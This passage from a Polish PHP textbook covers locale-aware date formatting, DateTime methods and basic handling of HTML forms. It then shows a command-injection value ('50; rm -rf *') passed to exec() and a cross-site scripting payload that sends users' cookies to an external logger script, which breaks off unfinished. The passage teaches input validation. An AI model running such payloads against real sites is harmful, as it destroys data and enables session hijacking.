Aby na przykład skorzystać z włoskich ustawień lokalnych, łańcuch ten powinien mieć postać: `it_IT.utf8`. Z kolei ustawienia stosowane w Izraelu będą mieć postać: `he_IL.utf8`, angielskie: `en_GB.utf8`, a amerykańskie: `en_US.utf8`. Ostatni element tego łańcucha znaków, *`zbiórznaków`*, odgrywa znaczenie, w przypadku gdy dla danych ustawień lokalnych można stosować kilka różnych zbiorów znaków. Na przykład ustawienia lokalne `zh_CN.gb18030` są stosowane do obsługi alfabetów mongolskiego, tybetańskiego, ujgurskiego oraz yi; natomiast ustawienia `zn_CN.gb3212` — w uproszczonym języku chińskim.

Jak się niebawem przekonamy, parametry określające lokalizację można przekazywać bądź to jako kilka łańcuchów znaków, bądź jako tablicę łańcuchów. Ale po co przekazywać więcej niż jedno określenie lokalizacji? Otóż możliwość ta została wprowadzona (od wersji PHP 4.2.0), aby rozwiązać problem rozbieżności w nazwach ustawień lokalnych występujących pomiędzy różnymi systemami operacyjnymi. Zważywszy, że przeważająca większość aplikacji internetowych pisanych w języku PHP jest przeznaczona dla konkretnej platformy systemowej, można przypuszczać, że problem ten będzie występował raczej sporadycznie. Gdyby się jednak pojawił, można go w łatwy sposób rozwiązać.

W końcu, jeśli Czytelnik używa PHP w systemie Windows, trzeba pamiętać, że firma Microsoft opracowała własny zestaw ustawień lokalnych. Informacje na temat kodów dostępnych języków i krajów można znaleźć na stronie: *http://msdn.microsoft.com/library/default.asp?url=/library/en-us/vclib/html/_crt_country_strings.asp*.

■ **Wskazówka** W niektórych systemach uniksowych istnieje możliwość wyświetlenia listy obsługiwanych ustawień lokalizacyjnych; służy do tego polecenie `locale -a`.

Dostępnych jest sześć kategorii związanych z lokalizacją:

`LC_ALL`: ustawiane będą wszystkie reguły lokalizacji dla wszystkich pięciu pozostałych kategorii.

`LC_COLLATE`: porównywanie łańcuchów znaków. Przydatne w razie stosowania języków, w których pojawiają się takie litery jak â lub é.

`LC_CTYPE`: klasyfikacja i konwersja znaków. Na przykład ustawienie tej kategorii sprawi, że PHP będzie prawidłowo konwertował małą literę â na jej wielki odpowiednik (przy użyciu funkcji `strtoupper()`).

`LC_MONETARY`: monetarna reprezentacja liczb. Na przykład w USA wartości monetarne są zapisywane w postaci `$50.00`, a w Europie: `50,00`.

`LC_NUMERIC`: reprezentacja liczbowa. Na przykład w USA duże liczby zapisywane są w postaci `1,412.00`, a w Europie: `1.412,00`.

`LC_TIME`: reprezentacja dat i czasu. Na przykład w USA podczas zapisywania daty najpierw podawany jest miesiąc, a potem dzień — i tak 12 lutego 2010 roku zostanie zapisany jako 02-12-2010. Z kolei w Europie (oraz przeważającej większości innych krajów na świecie) ta sama data zostałaby zapisana w postaci `12-02-2010`. Po określeniu ustawień lokalnych można zapisać datę w odpowiednim formacie, korzystając z funkcji `strftime()`.

Załóżmy, że operujemy na datach i chcemy mieć pewność, że zostaną one sformatowane zgodnie z polskimi ustawieniami lokalnymi:

```
setlocale(LC_TIME, "pl_PL.utf8");
echo strftime("%A, %d %B %Y");
```

Wykonanie powyższego fragmentu kodu zwróci następujący wynik:

```
poniedziałek, 24 maj 2010
```

By zapisywać daty i czas zgodnie z ustawieniami lokalnymi, nie wystarczy sama funkcja `setlocale()` — oprócz niej należy także skorzystać z funkcji `strftime()`. Opisałem ją w kolejnym podpunkcie rozdziału.

Lokalizacja dat i czasu

Funkcja `strftime()` formatuje datę i czas zgodnie z wybranymi ustawieniami lokalnymi, ustawionymi przy użyciu funkcji `setlocale()`. Oto prototyp funkcji `strftime()`:

```
string strftime(string format [, int znacznik_czasu])
```

Funkcja `strftime()` działa podobnie do funkcji `date()`, gdyż pobiera łańcuch znaków zawierający parametry formatujące, które określają postać generowanej daty i czasu. Jednak parametry te są odmienne od parametrów stosowanych w funkcji `date()`, co sprawia, że trzeba je osobno przedstawić (patrz tabela 12.2). Trzeba pamiętać, że wszystkie te parametry generują wyniki zgodnie z aktualnie wybranymi ustawieniami lokalnymi. Ważne jest też, że niektóre z nich nie są obsługiwane w systemie Windows.

Tabela 12.2. *Parametry formatujące funkcji strftime()*

Parametr	Opis	Przykłady lub zakres
`%a`	Skrótowa nazwa dnia tygodnia.	`Mon`, `Tue`
`%A`	Pełna nazwa dnia tygodnia.	`Monday`, `Tuesday`
`%b`	Skrótowa nazwa miesiąca.	`Jan`, `Feb`
`%B`	Pełna nazwa miesiąca.	`January`, `Fabruary`
`%c`	Data i godzina zapisane w standardowej postaci.	`04/26/07 21:40:46`
`%C`	Liczba określająca stulecie.	`21`
`%d`	Liczba określająca dzień miesiąca, z zerem na początku.	`01`, `15`, `26`
`%D`	Odpowiednik łańcucha formatującego `%m/%d/%y`.	`04/26/07`
`%e`	Liczba określająca dzień miesiąca, bez zera na początku.	`26`
`%g`	Te same wyniki, jakie daje format `%G`, lecz bez numeru stulecia.	`05`

Tabela 12.2. *Parametry formatujące funkcji strftime() — ciąg dalszy*

Parametr	Opis	Przykłady lub zakres
`%G`	Liczba określająca rok zgodnie z regułami formatu `%V`.	2007
`%h`	Te same wyniki, jakie daje format `%b`.	Jan, Feb
`%H`	Godzina (w systemie 24-godzinnym), z zerem na początku.	00 do 23
`%I`	Godzina (w systemie 12-godzinnym), z zerem na początku.	01 do 12
`%j`	Liczba określająca numer dnia w roku.	001 do 366
`%l`	12-godzinny format zapisu godziny, z odstępem przed pojedynczą cyfrą.	1 do 12
`%m`	Numer miesiąca, z zerem na początku.	01 do 12
`%M`	Liczba minut, z zerem na początku.	00 do 59
`%n`	Znak nowego wiersza.	`\n`
`%p`	Oznaczenie godzin przed południem i po południu.	am, pm
`%r`	Odpowiednik formatu `%I:%M:%S %p`.	05:18:21 PM
`%R`	Odpowiednik formatu `%H:%M`.	17:19
`%S`	Liczba sekund, z zerem na początku.	00 do 59
`%t`	Znak tabulacji.	`\t`
`%T`	Odpowiednik formatu `%H:%M:%S`.	22:14:53
`%u`	Numer dnia tygodnia, gdzie 1 odpowiada poniedziałkowi.	1 do 7
`%U`	Numer tygodnia, przy czym pierwsza niedziela roku jest pierwszym dniem pierwszego tygodnia.	17
`%V`	Numer tygodnia, przy czym pierwszy tydzień to ten, którego przynajmniej 4 dni przypadają w danym roku.	01 do 53
`%W`	Numer tygodnia, przy czym pierwszy poniedziałek roku jest pierwszym dniem pierwszego tygodnia.	08
`%w`	Numer dnia tygodnia, przy czym 0 odpowiada niedzieli.	0 do 6
`%x`	Standardowa reprezentacja daty, zgodna z ustawieniami lokalnymi.	04/26/07
`%X`	Standardowa reprezentacja czasu, zgodna z ustawieniami lokalnymi.	22:07:54
`%y`	Liczba określająca rok, bez numeru stulecia.	05
`%Y`	Liczba określająca rok.	2007
`%Z` lub `%z`	Strefa czasowa.	Eastern Daylight Time
`%%`	Znak procenta.	`%`

Dzięki zastosowaniu funkcji `strftime()` w połączeniu z funkcją `setlocale()` istnieje możliwość formatowania dat zgodnie z lokalnymi ustawieniami dotyczącymi języka, standardów i zwyczajów. Na przykład w prosty sposób można stworzyć witrynę poświęconą podróżom ze zlokalizowanymi informacjami dotyczącymi dat i kosztów:

```
Witamy na pokładzie, Panie Kowalski<br />
<?php
    setlocale(LC_ALL, "pl_PL.utf8");
    $tickets = 2;
    $departure_time = 1276574400;
    $return_time = 1277179200;
    $cost = 1350.99;
?>
```

```
Liczba biletów: <?= $tickets; ?><br />
Data wylotu: <?= strftime("%d %B %Y", $departure_time); ?><br />
Data powrotu: <?= strftime("%d %B %Y", $return_time); ?><br />
Cena sumaryczna: <?= money_format('%i', $cost); ?><br />
```

Wykonanie powyższego skryptu wygeneruje następujące wyniki:

```
Witamy na pokładzie, Panie Kowalski
Liczba biletów: 2
Data wylotu: 15 czerwiec 2010
Data powrotu: 22 czerwiec 2010
Cena sumaryczna: 8452,14 PLN
```

Wyświetlanie daty ostatniej modyfikacji witryny

Licząca sobie blisko dwie dekady sieć WWW zaczyna powoli wyglądać jak zagracone biuro rachunkowe. Wszędzie piętrzą się dokumenty, spośród których wiele jest starych, nieaktualnych i całkowicie nieistotnych. Jedną z powszechnie przyjętych strategii, mających ułatwić użytkownikowi odwiedzającemu stronę ocenę aktualności, jest umieszczanie na stronie czasu jej ostatniej modyfikacji. Oczywiście, podawanie tych informacji ręcznie naraziłoby właścicieli witryny na liczne błędy, gdyż jej administratorzy wcześniej czy później na pewno zapomnieliby o aktualizacji tych danych. Można jednak zautomatyzować ten proces, korzystając z funkcji `date()` oraz `getlastmod()`. Funkcja `getlastmod()` zwraca czas ostatniej modyfikacji pliku, w jakim została wywołana, lub wartość `FALSE` w przypadku wystąpienia błędu. Oto jej prototyp:

```
int getlastmod()
```

Jeśli funkcja ta zostanie użyta wraz z funkcją `date()`, to wyświetlenie informacji o czasie ostatniej aktualizacji strony jest trywialnie proste:

```
$lastmod = date("d.M.Y  H:i:s", getlastmod());
echo "Data ostatniej modyfikacji strony: $lastmod";
```

Wykonanie tego fragmentu kodu zwróci wyniki podobne do tych zamieszczonych poniżej:

```
Data ostatniej modyfikacji strony: 26.02.2010 19:59:34
```

Określanie liczby dni w bieżącym miesiącu

Aby określić liczbę dni w bieżącym miesiącu, wystarczy skorzystać z parametru `t` funkcji `date()`. Przeanalizujmy następujący fragment kodu:

```
setlocale(LC_ALL, "pl_PL.utf8");
printf("Miesiąc %s ma %d dni.", strftime("%B "), date("t"));
```

Zakładając, że powyższa instrukcja zostanie wykonana w kwietniu, to zwróci ona następujący wynik:

```
Miesiąc kwiecień ma 30 dni.
```

Określanie liczby dni w podanym miesiącu

Czasami może się okazać konieczne określenie liczby dni w dowolnym, podanym miesiącu, który niekoniecznie jest miesiącem bieżącym. W tym przypadku nie wystarczy użyć samej funkcja `date()`, gdyż ta wymaga podania znacznika czasu, a my możemy dysponować jedynie liczbami określającymi miesiąc i rok.

Na szczęście poszukiwane wyniki można uzyskać dzięki zastosowaniu funkcji `mktime()` oraz `date()`. Załóżmy, że chcemy określić, ile dni miał luty 2010 roku:

```
$lastday = mktime(0, 0, 0, 2, 1, 2010);
printf("Luty 2010 roku miał %d dni.", date("t",$lastday));
```

Wykonanie powyższego fragmentu kodu wyświetli następujący komunikat:

```
Luty 2010 roku miał 28 dni.
```

Wyliczanie daty na podstawie różnicy w dniach

Czasami bardzo przydatna może się okazać możliwość wyznaczenia, jaka będzie data z określoną liczbą dni lub jaka była data podaną liczbę dni temu. Zadanie to można wykonać bardzo prosto, używając funkcji `strtotime()` oraz daty zapisanej w formacie GNU. Załóżmy, że dziś jest 24 maja 2010 roku, a interesuje nas, jaka będzie data za 45 dni:

```
$futuredate = strtotime("+45 days");
echo date("d.m.Y", $futuredate);
```

A oto, jaki wynik uzyskamy:

```
08.07.2010
```

Zmieniając znak przed liczbą na ujemny, możemy określić, jaka była data 45 dni temu (także w tym przypadku załóżmy, że dziś mamy 24 maja 2010 roku):

```
$pastdate = strtotime("-45 days");
echo date("d.m.Y", $pastdate);
```

Ten przykład zwróci następujący wynik:

```
09.04.2010
```

A co z datą, jaka będzie za dziesięć tygodni i dwa dni, licząc od dnia bieżącego (24 maja 2010)?

```
$futuredate = strtotime("10 weeks 2 days");
echo date("d.m.Y", $futuredate);
```

Oto wynik, jaki uzyskamy:

```
04.08.2010
```

Usprawnienia obsługi dat i czasu w PHP 5.1+

W języku PHP 5.1 zostały wprowadzone znaczące usprawnienia w obsłudze dat i czasu. Nie tylko dodano nowy, obiektowy interfejs do określania tych informacji i manipulowania nimi, lecz także możliwość zarządzania nimi w odniesieniu do różnych stref czasowych. Choć obiektami klasy `DateTime` można także manipulować przy użyciu funkcji, to jednak w tym podrozdziale skoncentrujemy się na interfejsie obiektowym tej klasy.

Konstruktor klasy DateTime

Aby móc korzystać z metod klasy `DateTime`, należy utworzyć jej obiekt, a do tego celu używany jest konstruktor. Oto jego prototyp:

```
obiekt DateTime([string  czas [, DateTimeZone strefa_czasowa]])
```

Metoda `DateTime()` jest konstruktorem klasy. Datę można określać bądź to w momencie tworzenia obiektu, bądź później, korzystając z wielu dostępnych metod ustawiających. Aby utworzyć pusty obiekt daty (co sprawi, że będzie on reprezentował bieżącą datę), wystarczy wywołać konstruktor `DateTime()` bez żadnych argumentów w sposób pokazany poniżej:

```
$date = new DateTime();
```

Aby stworzyć obiekt daty reprezentujący 25 maja 2010 roku, należy użyć następującej instrukcji:

```
$date = new DateTime("25 May 2010");
```

Istnieje także możliwość jednoczesnego określenia czasu, na przykład poniższa instrukcja ustawia go na godzinę 21:55:

```
$date = new DateTime("25 May 2010 21:55");
```

Można także określić sam czas:

```
$date = new DateTime("21:55");
```

W rzeczywistości w wywołaniu konstruktora `DateTime()` można użyć dowolnego formatu obsługiwanego przez funkcję `strtotime()`, przedstawioną we wcześniejszej części tego rozdziału. Dodatkowe przykłady obsługiwanych formatów dat i czasu można znaleźć w dokumentacji PHP.

Opcjonalny parametr *`strefa_czasowa`* określa strefę czasową zdefiniowaną w klasie `DateTimeZone` (która także została wprowadzona w wersji 5.1 języka PHP). W PHP 5.1.0, jeśli parametr ten będzie miał nieprawidłową wartość lub jeśli przypisana mu zostanie wartość `NULL`, zostanie zgłoszony błąd o poziomie `E_NOTICE`. Jeśli interpreter PHP zostanie zmuszony do skorzystania z czasu systemowego, to dodatkowo zostanie zgłoszony błąd o poziomie `E_WARNING`.

Formatowanie dat

Aby sformatować datę lub czas w celu ich wyświetlenia bądź też w celu pobrania ich konkretnego komponentu, można użyć metody `format()`. Akceptuje ona łańcuch znaków zawierający te same parametry, które są używane w funkcji `date()`. Aby na przykład wyświetlić datę i godzinę zapisane w formacie *2010-05-25 09:55:00pm*, należy użyć wywołania metody `format()` o następującej postaci:

```
echo $date->format("Y-m-d h:i:sa");
```

Określanie daty po utworzeniu obiektu

Po utworzeniu obiektu klasy `DateTime` reprezentowaną przez nią datę można ustawiać przy użyciu metody `setDate()`. Określa ona dzień, miesiąc oraz rok i zwraca wartość `TRUE`, jeśli operacja zakończyła się pomyślnie, bądź wartość `FALSE` w przeciwnym przypadku. Poniżej przedstawiłem jej prototyp:

```
boolean setDate(integer rok, integer miesiac, integer dzien)
```

Aby zatem utworzyć obiekt `$date` i ustawić go na datę 25 maja 2010 roku, należy wykonać następujący fragment kodu:

```
$date = new DateTime();
$date->setDate(2010,5,25);
echo $date->format("d.m.Y");
```

Zwróci on następujący wynik:

```
25.05.2010
```

Określanie czasu po utworzeniu obiektu

Po utworzeniu obiektu `DateTime` można ustawić nie tylko datę, co przedstawiłem w poprzednim podpunkcie rozdziału, lecz także reprezentowany przez niego czas. Do tego celu używana jest metoda `setTime()`. Określa ona godziny oraz minuty, a także, opcjonalnie, sekundy i zwraca wartość `TRUE` w przypadku prawidłowego wykonania lub wartość `FALSE` w przeciwnym razie. Poniżej przedstawiłem jej prototyp:

```
boolean setTime(integer godzina, integer minuty [, integer sekundy])
```

Spróbujmy zatem ustawić czas na godzinę 8:55 po południu:

```
$date = new DateTime();
$date->setTime(20,55);
echo $date->format("h:i:s");
```

Wykonanie powyższego fragmentu kodu zwróci następujące rezultaty:

```
08:55:00
```

Modyfikowanie dat i czasu

Wartość daty i czasu reprezentowaną przez obiekt `DateTime` można modyfikować przy użyciu metody `modify()`. Pozwala ona na stosowanie przyjaznej, zrozumiałej dla człowieka składni; tej samej, która jest używana w konstruktorze. Załóżmy, że utworzyliśmy obiekt `DateTime`, podając w wywołaniu konstruktora łańcuch znaków `May 26, 2010 00:33:00`. A teraz chcemy przesunąć tę datę o 27 godzin w przód, czyli ustawić ją na 26 maja 2010 roku, na godzinę 3:33 (której odpowiada łańcuch: `May 27, 2010 3:33:00`):

```
$date = new DateTime("May 25, 2010 00:33");
$date->modify("+27 hours");
echo $date->format("d.m.Y h:i:s");
```

Wykonanie tego fragmentu kodu da następujące rezultaty:

```
26.05.2010 03:33:00
```

Obliczanie różnicy pomiędzy dwiema datami

Czasami bardzo przydatna jest możliwość określania różnicy pomiędzy dwiema datami, na przykład by wyświetlić użytkownikowi intuicyjne informacje o czasie, jaki pozostaje do końca terminu. Wyobraźmy sobie aplikację, w której użytkownicy wnoszą opłaty abonamentowe za dostęp do informacji szkoleniowych. Kiedy okres subskrypcji dobiega końca, chcemy wysłać użytkownikowi wiadomość ze stosowną informacją, na przykład: „Twoja subskrypcja wygaśnie za 5 dni! Odnów ją już teraz!”.

Aby wyświetlić taki komunikat, konieczne będzie obliczenie, wyrażonej w dniach, różnicy pomiędzy datą dzisiejszą oraz datą końca subskrypcji. Można to zrobić, używając metody `diff()`:

```
<?php
    $terminationDate = new DateTime('2010-05-30');
    $todaysDate = new DateTime("today");
    $span = $terminationDate->diff($todaysDate);
    echo "Termin subskrypcji upływa za {$span->format("%d")} dni!";
?>
```

Klasy i metody opisane w tym podrozdziale obejmują jedynie fragment możliwości, jakie zapewniają nowe mechanizmy obsługi dat i czasu udostępnione w PHP 5.1. Wyjątkiem jest tu metoda `diff()`, która została wprowadzona w wersji PHP 5.3.0. Pełne informacje na temat tych nowych klas oraz ich metod można znaleźć w dokumentacji PHP.

Podsumowanie

Ten rozdział zawierał całkiem sporo informacji. Zacząłem od ogólnego przedstawienia funkcji służących do obsługi i manipulacji datami i czasem, które są powszechnie wykorzystywane podczas pisania aplikacji PHP. Następnie opisałem sztukę posługiwania się czasem, gdzie Czytelnik nauczył się łączyć różne funkcje w celu wykonywania przydatnych operacji na datach. W końcowej części rozdziału zostały przedstawione nowe, obiektowe mechanizmy obsługi dat i czasu, wprowadzone w PHP 5.1.0.

Tematyka następnego rozdziału koncentruje się na zagadnieniu, które — jak można przypuszczać — w znacznym stopniu przyczyniło się do zainteresowania Czytelnika językiem PHP — chodzi o interakcję z użytkownikiem. W rozdziale tym przedstawiłem przetwarzanie danych przy użyciu formularzy i opisałem zarówno proste, jak i bardziej zaawansowane zagadnienia, takie jak korzystanie z dość złożonych komponentów formularzy oraz ich automatyczne generowanie.

ROZDZIAŁ 13

Obsługa formularzy HTML

Można posługiwać się technicznymi terminami, takimi jak *relacyjne bazy danych*, *usługi sieciowe*, *obsługa sesji* czy też *LDAP*, ale kiedy przyjdzie co do czego, to i tak zaczynamy uczyć się języka PHP, gdyż chcemy tworzyć fajne, interaktywne witryny WWW. W końcu jednym z najbardziej kuszących aspektów internetu jest jego dwukierunkowe medium — można bowiem nie tylko publikować informacje, lecz także pobierać dane od kolegów, klientów oraz przyjaciół. W tym rozdziale został przedstawiony jeden z najpopularniejszych sposobów wykorzystania PHP do zapewniania interakcji z użytkownikami — formularze HTML. Ogólnie rzecz biorąc, opisałem, jak za pomocą formularzy i języka PHP realizować następujące zadania:

- Przekazywać dane z formularza do skryptu PHP.
- Weryfikować poprawność danych przekazanych z formularza.
- Korzystać ze złożonych pól formularzy, które mogą zawierać więcej niż jedną wartość.
- Wykorzystać możliwości pakietu PEAR o nazwie `HTML_QuickForm2`.

Zanim jednak przejdziemy do przykładów, trzeba dowiedzieć się, w jaki sposób PHP zapewnia możliwość pobierania i przetwarzania informacji wprowadzanych przez użytkowników w formularzach HTML.

PHP i formularze HTML

Czynnikiem, który sprawia, że internet i WWW są takie interesujące, jest możliwość nie tylko publikowania informacji, lecz także ich pobierania. Tą drugą możliwością dysponujemy głównie dzięki istnieniu formularzy HTML. Zachęcają one użytkowników do podawania opinii o witrynie, usprawniają pogawędki na internetowych forach dyskusyjnych, umożliwiają zbieranie adresów pocztowych i korespondencyjnych w internetowych sklepach i zapewniają wiele innych możliwości. Jednak stworzenie kodu wyświetlającego formularz w przeglądarce to tylko jeden z elementów układanki niezbędnej do efektywnego pobierania danych wejściowych od użytkownika — drugim jest komponent działający po stronie serwera, który odbierze i przetworzy informacje wprowadzone w formularzu. To właśnie te aspekty zastosowania języka PHP są tematem tego podrozdziału.

Można przypuszczać, że Czytelnik korzystał z formularzy setki, jeśli nie tysiące razy; dlatego też nie będę tu przedstawiał składni stosowanej do ich tworzenia. Jeśli Czytelnik potrzebuje jakiegoś wprowadzenia do tych zagadnień lub chce je sobie przypomnieć, to może skorzystać z wielu poradników lub samouczków dostępnych w internecie. Wiele różnego typu poradników, w tym także dotyczących tworzenia i stosowania formularzy HTML, można znaleźć na jednej z moich ulubionych witryn: *www.w3schools.com*.

Tematyka tego rozdziału dotyczy jednak sposobów wykorzystania formularzy wraz z językiem PHP do zapewnienia możliwości pobierania i przetwarzania informacji podawanych przez użytkowników.

Istnieją dwie podstawowe metody przekazywania danych z jednego skryptu do drugiego; są to metody `GET` oraz `POST`. Choć domyślną z nich jest metoda `GET`, to jednak zazwyczaj będziemy używali metody `POST`, gdyż zapewnia ona możliwość przesyłania większych ilości danych, co jest bardzo istotnym czynnikiem, gdy w formularzu wstawiamy lub modyfikujemy większe bloki tekstu. W razie zastosowania metody `POST` do wszystkich danych przesłanych do skryptu należy się odwoływać przy użyciu tablicy superglobalnej `$_POST`, przedstawionej w rozdziale 3. Załóżmy na przykład, że formularz zawiera pole tekstowe o nazwie `email`, które w kodzie HTML strony zostało zdefiniowane w następujący sposób:

```
<input type="text" id="email" name="email" size="20" maxlength="40" />
```

Po przesłaniu takiego formularza wartość tego pola można pobrać, używając następującego wyrażenia:

```
$_POST['email']
```

Oczywiście, aby ułatwić sobie dalsze operacje na przekazanej wartości pola, można ją zapisać w zmiennej:

```
$email = $_POST['email'];
```

Trzeba pamiętać, że poza dziwaczną nazwą tablica superglobalna `$_POST` jest zwyczajną zmienną. Jej nazwa ma taką postać tylko dlatego, by w wyraźny sposób zaznaczyć, że wartości przechowywane w tablicy pochodzą ze źródeł zewnętrznych. Zgodnie z informacjami podanymi w rozdziale 3. analogiczne rozwiązania pozwalają na pobieranie informacji przesyłanych metodą `GET`, danych zapisanych w ciasteczkach, w sesji, informacji dotyczących serwera oraz plików przesyłanych z komputera użytkownika na serwer.

Przeanalizujmy prosty przykład, pokazujący, w jaki sposób w skryptach pisanych w PHP można pobierać i przetwarzać informacje podawane w formularzach HTML.

Prosty przykład

Przedstawiony poniżej skrypt wyświetla formularz, który prosi użytkownika o podanie imienia i adresu poczty elektronicznej. Po wypełnieniu i przesłaniu na serwer skrypt (o nazwie *subscribe.php*) wyświetla podane informacje w oknie przeglądarki.

```
<?php
    // Jeśli pole imienia zostało określone
    if (isset($_POST['name']))
    {
        $name = $_POST['name'];
        $email = $_POST['email'];
        printf("Cześć %s! <br />", $name);
        printf("Adres %s wkrótce stanie się celem spamerów! <br />", $email);
    }
?>

<form action="subscribe.php" method="post">
    <p>
        Imię:<br />
        <input type="text" id="name" name="name" size="20" maxlength="40" />
    </p>
    <p>
        Adres e-mail:<br />
        <input type="text" id="email" name="email" size="20" maxlength="40" />
    </p>
    <input type="submit" id="submit" name = "submit" value="Wyślij!" />
</form>
```

Zakładając, że użytkownik wypełni oba pola i kliknie przycisk *Wyślij!*, w oknie przeglądarki powinien pojawić się następujący komunikat:

```
Cześć Janek!
Adres janko@przykladyphp.pl wkrótce stanie się celem spamerów!
```

W tym przykładzie formularz odwołuje się do skryptu, w którym został zdefiniowany, a nie do odrębnego skryptu PHP. Choć oba te rozwiązania są powszechnie stosowane, to często wykorzystywane jest rozwiązanie polegające na odwoływaniu się do początkowego dokumentu i zastosowaniu logiki warunkowej do określenia czynności, jakie należy wykonać. W tym przypadku zastosowany warunek określa, że komunikat zostanie wyświetlony wyłącznie wtedy, gdy użytkownik prześle formularz.

W sytuacji gdy dane są przesyłane z powrotem do tego samego skryptu, który wygenerował stronę WWW, jak w przedstawionym przykładzie, można zastosować adres określany przez zmienną superglobalną PHP `$_SERVER['PHP_SELF']`. Jest w niej automatycznie zapisywany adres aktualnie wykonywanego skryptu; oznacza to, że zastosowanie tej zmiennej uchroni nas przed koniecznością modyfikowania kodu, gdyby w przyszłości została zmieniona nazwa skryptu. Na przykład znacznik `<form>` przedstawiony w ostatnim przykładzie można by zmienić w następujący sposób, a wynikowy kod HTML wciąż miałby taką samą postać:

```
<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="post">
```

Weryfikacja danych z formularzy

W idealnym świecie skrypt przedstawiony w ostatnim przykładzie wystarczałby całkowicie do pobierania i przetwarzania danych od użytkowników. Jednak w rzeczywistości witryny są nieustannie atakowane przez napastników ze wszystkich stron świata, którzy na wszelkie sposoby testują ich interfejsy, próbując uzyskać dostęp do witryny, ukraść przechowywane na niej dane albo nawet zniszczyć całą witrynę. W efekcie należy bardzo starannie weryfikować wszystkie dane wprowadzane przez użytkowników, by mieć pewność, że nie tylko zostały one podane w odpowiednim formacie (na przykład jeśli użytkownik ma podać adres poczty elektronicznej, to podany adres musi być poprawny syntaktycznie), lecz również że nie wyrządzą one żadnej szkody ani aplikacji, ani systemowi operacyjnemu, w jakim ona działa.

Ten podrozdział pokazuje, jak poważne i realne jest zagrożenie; w tym celu zostały przedstawione dwa popularne rodzaje ataków, jakie zagrażają witrynom, których twórcy nie zdecydowali się zastosować niezbędnych zabezpieczeń. Pierwszy z przedstawionych ataków polega na usunięciu istotnych plików witryny, natomiast drugi na przechwyceniu tożsamości losowego użytkownika poprzez zastosowanie techniki określanej jako *cross-site scripting*. Pod koniec podrozdziału zostało przedstawionych kilka prostych sposobów weryfikacji danych, stanowiących odpowiedź na zagrożenia tego typu.

Usuwanie plików

Aby pokazać, jak przykre mogą być konsekwencje pominięcia weryfikacji danych wprowadzanych przez użytkowników, załóżmy, że informacje te są przekazywane do starej aplikacji obsługiwanej z poziomu wiersza poleceń, noszącej nazwę `inventory_manager`. Wykonanie takiej aplikacji z poziomu PHP wymaga użycia funkcji `exec()` lub `system()` (obie zostały przedstawione w rozdziale 10.). Aplikacja `inventory_manager` oczekuje podania kodu produktu (określanego w systemie jako kod SKU) oraz sugestii, jaką ilość tego produktu należy zamówić. Załóżmy, że szczególną popularnością cieszył się ostatnio sernik z wiśniami, co spowodowało szybkie wyczerpanie się zapasów wiśni. Szef cukierni może użyć aplikacji `inventory_manager`, by zamówić 50 nowych słojów z wiśniami (SKU 50XCH67YU). W tym celu należałoby wykonać następujący fragment kodu:

```
$sku = "50XCH67YU";
$inventory = "50";
exec("/usr/bin/inventory_manager ".$sku." ".$inventory);
```

A teraz załóżmy, że szef cukierni oszalał z powodu nadmiaru gazów z piekarników i postanowił zniszczyć aplikację, przekazując następujący łańcuch znaków jako sugerowaną ilość zamawianego produktu:

```
50; rm -rf *
```

Spowoduje to, że funkcja `exec()` spróbuje wykonać następujące polecenie:

```
exec("/usr/bin/inventory_manager 50XCH67YU 50; rm -rf *");
```

W tym przypadku aplikacja `inventory_manager` faktycznie złoży zamówienie, lecz bezpośrednio po tym zostanie podjęta próba rekurencyjnego usunięcia wszystkich plików z katalogu, w jakim jest umieszczony aktualnie wykonywany skrypt PHP.


Cross-site scripting

Poprzedni przykład pokazuje, jak łatwo można umożliwić usunięcie ważnych plików witryny, jeśli informacje wprowadzane przez użytkownika nie będą filtrowane. Na szczęście skutki takiego ataku można zminimalizować, odtwarzając pliki i dane witryny z kopii bezpieczeństwa. Istnieje jednak pewien rodzaj ataku, którego skutków nie można w tak łatwy sposób odtworzyć i zminimalizować — dotyczy on bowiem utraty zaufania osób, które uwierzyły w bezpieczeństwo naszej witryny. Atak ten, określany jako *cross-site scripting*, polega na umieszczeniu złośliwego kodu na stronie odwiedzanej przez innych użytkowników (przykładami takich stron mogą być na przykład fora dyskusyjne). Samo wyświetlenie takiej strony może doprowadzić do przesłania danych na witrynę napastnika, który w przyszłości będzie mógł wejść na zaatakowaną witrynę, podszywając się pod niczego niespodziewającego się użytkownika. Aby zademonstrować powagę sytuacji, przygotujmy środowisko, które umożliwia przeprowadzenie ataku typu *cross-site scripting*.

Załóżmy, że internetowy sprzedawca odzieży zapewnia zarejestrowanym użytkownikom możliwość wymiany poglądów na temat najnowszych trendów w modzie, udostępniając im specjalne elektroniczne forum dyskusyjne. Chcąc jak najszybciej oddać to forum do użytku, twórcy witryny postanowili zrezygnować z weryfikacji i zabezpieczania danych wprowadzanych przez użytkowników, ponieważ doszli do wniosku, że zawsze będą to mogli zrobić w przyszłości. Jednak jeden pozbawiony skrupułów użytkownik spróbował zdobyć klucz sesji innych użytkowników, by później dostać się do ich konta na witrynie. Można w to wierzyć lub nie, jednak taki atak można przeprowadzić, używając prostego fragmentu kodu HTML i JavaScript, który przekazuje wszystkie dane z ciasteczek używanych na forum na serwer napastnika. Aby przekonać się, jak łatwo można pobrać dane z ciasteczek, wystarczy przejść na dowolną witrynę, taką jak Yahoo! lub Google, i wpisać poniższy wiersz kodu w pasku adresu:

```
javascript:void(alert(document.cookie))
```

W efekcie przeglądarka wyświetli okienko informacyjne JavaScriptu, a w nim wszystkie informacje dotyczące używanych na witrynie ciasteczek. Przykładowy wygląd takiego okienka przedstawia rysunek 13.1.



Rysunek 13.1. *Wyświetlanie ciasteczek podczas wizyty na witrynie www.google.com*

Wykorzystując prosty kod JavaScript oraz fakt, że informacje wprowadzane przez użytkownika nie są weryfikowane, napastnik może umieścić na stronie następujący kod, który w niezauważalny sposób będzie przekierowywał użytkownika do jakiegoś innego skryptu, pozwalającego na zapisywanie informacji w bazie danych lub pliku tekstowym. Następnie napastnik, korzystając z formularza służącego do wpisywania komentarzy, umieszcza na stronie forum łańcuch znaków o następującej postaci:

```
<script>
  document.location = 'http://przykladyphp.org.pl/logger.php?cookie=' +
                      document.cookie
</script>
```

Skrypt *logger.php* może mieć następującą postać:

```
<?php
    // Pobranie zmiennej przesłanej metodą GET
    $cookie = $_GET['cookie'];

    // Sformatowanie informacji w przejrzystej i zrozumiałej postaci
